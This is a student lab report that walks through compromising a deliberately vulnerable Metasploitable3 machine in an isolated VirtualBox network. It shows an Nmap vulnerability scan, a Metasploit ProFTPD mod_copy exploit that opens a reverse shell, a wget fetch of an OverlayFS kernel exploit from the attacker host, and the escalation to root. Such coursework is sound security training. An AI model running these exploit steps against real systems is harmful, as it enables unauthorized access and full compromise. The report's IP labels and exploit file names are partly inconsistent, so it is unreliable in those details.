

LAB 05 — System Hacking: From Exploitation to Persistence

Course: 420-3C2-DW — Intrusion Tests
Student Name: Mohammad Salem Hassani
Instructor: Asen Grozdanov
Submission Date: April 2026

1 Introduction

The objective of this lab is to assess the security of a vulnerable Linux system (Metasploitable3) within a controlled lab environment.

This assessment follows the full penetration testing lifecycle, including reconnaissance, vulnerability analysis, exploitation, and privilege escalation.

2 Target Information

- **Target IP:** 192.168.56.112
- **Attacker Machine:** Kali Linux
- **Network Type:** VirtualBox Host-Only
- **Target OS:** Ubuntu (Metasploitable3)
- **Kernel Version:** 3.13.0-24-generic

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.108/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 575sec preferred_lft 575sec
    inet6 fe80::204a:39bc:5aff:3b5b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

kali ip

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:42:51:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.112/24 brd 192.168.56.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe42:5179/64 scope link
        valid_lft forever preferred_lft forever
```

ip target Metasploitable3

```
(kali@kali)-[~]
$ ping 192.168.56.112
PING 192.168.56.112 (192.168.56.112) 56(84) bytes of data:
64 bytes from 192.168.56.112: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 192.168.56.112: icmp_seq=2 ttl=64 time=1.10 ms
64 bytes from 192.168.56.112: icmp_seq=3 ttl=64 time=0.768 ms
64 bytes from 192.168.56.112: icmp_seq=4 ttl=64 time=0.828 ms
64 bytes from 192.168.56.112: icmp_seq=5 ttl=64 time=0.834 ms
^C
— 192.168.56.112 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4057ms
rtt min/avg/max/mdev = 0.768/1.073/1.840/0.399 ms
```

ping from kali to target

3 Phase 1: Reconnaissance

Nmap was used to identify open ports and running services on the target:

```
nmap -sV -O --script=vuln 192.168.56.112
```

```
(kali@kali)-[~]
$ nmap -sV -O --script=vuln 192.168.56.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-07 18:16 -0400
Stats: 0:05:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 18:22 (0:00:01 remaining)
Nmap scan report for 192.168.56.112
Host is up (0.0010s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-dombased-xss:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.112
|_ Found the following indications of potential DOM based XSS:
```

Full Nmap scan output

- Open ports (21, 22, 80, 445, 3306, 8080)

4 Phase 2: Vulnerability Analysis

Based on the scan results, the following services were identified:

- FTP: ProFTPD 1.3.5 (vulnerable to mod_copy)
- HTTP: Apache with Drupal
- SMB: Samba

Discovered vulnerabilities:

- Drupalgeddon2 (CVE-2018-7600)
- ProFTPD mod_copy (Remote Code Execution)

Nmap output showing ProFTPD and Drupal

```
|_ http-fileupload-exploiter:
|_ Couldn't find a file-type field.
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp         CUPS 1.7
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-slowloris-check:
|_ VULNERABLE:
|_ Slowloris DOS attack
|_ http-slowloris-check:
3000/tcp   closed ppp
3306/tcp   open  mysql       MySQL (unauthorized)
8080/tcp   open  http        Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-slowloris-check:
```

```

Form action: /continuum/security/passwordReset_submit.action;jsessionid=11oqrgnkeycl8ggbiwvuf08mi
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Andro
id 8 - 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

5 Phase 3: Exploitation (Initial Access)

An attempt was made using the Drupalgeddon2 exploit, but no session was established. Then, the ProFTPD exploit was used successfully:

use exploit/unix/ftp/proftpd_modcopy_exec

set RHOSTS 192.168.56.112

set LHOST 192.168.56.108

run

```

search proftpd
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overfl
ow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great  Yes     ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow
(Linux)
2  \ target: Automatic Targeting              .              .      .      .
3  \ target: Debug                            .              .      .      .
4  \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .              .      .      .
5  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer O
verflow (FreeBSD)
6  \ target: Automatic Targeting              .              .      .      .
7  \ target: Debug                            .              .      .      .
8  \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .              .      .      .
9  exploit/linux/ftp/proftpd_telnet_iac      2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer O
verflow (Linux)
10 \ target: Automatic Targeting              .              .      .      .
11 \ target: Debug                            .              .      .      .
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .              .      .      .
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) .              .      .      .
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .              .      .      .
15 exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22      excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
msf >

```

Metasploit exploit execution

6 Phase 4: Gaining Shell Access

After executing the exploit, a shell session was opened:

sessions

sessions -i 1

```
msf exploit(unix/ftproftpd_modcopy_exec) > set LPORT 5555
LPORT => 5555
msf exploit(unix/ftproftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.56.108:5555
[*] 192.168.56.112:80 - 192.168.56.112:21 - Connected to FTP server
[*] 192.168.56.112:80 - 192.168.56.112:21 - Sending copy commands to FTP server
[*] 192.168.56.112:80 - Executing PHP payload /XHYPcYc.php
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] 192.168.56.112:80 - Deleted /var/www/html/XHYPcYc.php
[*] Command shell session 1 opened (192.168.56.108:5555 -> 192.168.56.112:40166) at 2026-04-07 18:53:04 -0400
```

Message showing:

Command shell session opened

7 Phase 5: Initial Access Verification

The attacker verified the current user privileges:

whoami

id

Output:

vagrant or www-data

```
vagrant@metasploitable3-ub1404:/tmp$ whoami
vagrant
vagrant@metasploitable3-ub1404:/tmp$ root
The program 'root' is currently not installed. You can install it by typing:
sudo apt-get install root-system-bin
vagrant@metasploitable3-ub1404:/tmp$
```

Initial user access

8 Phase 6: File Transfer

To transfer the privilege escalation exploit:

On Kali:

```
python3 -m http.server 9000
```

On Target:

```
wget http://192.168.56.108:9000/37292.c
```

```
vagrant@metasploitable3-ub1404:/tmp$ wget http://192.168.56.108:9000/overlayfs.c
--2026-04-09 19:00:25-- http://192.168.56.108:9000/overlayfs.c
Connecting to 192.168.56.108:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 148 [text/x-csrc]
Saving to: 'overlayfs.c'

100%[=====>] 148          --.-K/s   in 0s

2026-04-09 19:00:25 (13.0 MB/s) - 'overlayfs.c' saved [148/148]

vagrant@metasploitable3-ub1404:/tmp$
```

Successful file download

9 Phase 7: Privilege Escalation 🦴

Kernel version was identified:

```
uname -r
```

Vulnerability used:

- OverlayFS (CVE-2015-1328)

Compile the exploit:

```
gcc 37292.c -o overlay
```

Execute the exploit:

```
./overlay
```

```
vagrant@metasploitable3-ub1404:/tmp$ gcc 37292.c -o overlay
vagrant@metasploitable3-ub1404:/tmp$ ./overlay
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#
```

- Exploit execution


10 Phase 8: Root Access

After running the exploit:

whoami

Output:

root

A terminal window with a black background. The prompt is '#'. The user has entered 'whoami' and the output is 'root'. The prompt is now '# _'.

```
# whoami
root
# _
```

Root access confirmation

1 1 Technical Analysis

- The target system contained multiple vulnerable services
 - Drupal exploit did not return a session due to restrictions
 - ProFTPD exploit successfully provided initial access
 - A local kernel vulnerability was exploited to escalate privileges to root
-

1 2 Conclusion

This lab successfully demonstrated a complete system compromise:

- ✓ Service enumeration
 - ✓ Vulnerability discovery
 - ✓ Exploitation of FTP service
 - ✓ Initial shell access
 - ✓ Privilege escalation to root
-

Final Result

The target system was fully compromised, and root-level access was obtained.

1 Security Recommendations

- Update the operating system and kernel
 - Disable insecure FTP modules
 - Restrict unnecessary services
 - Implement firewall rules
 - Patch known vulnerabilities in Drupal
-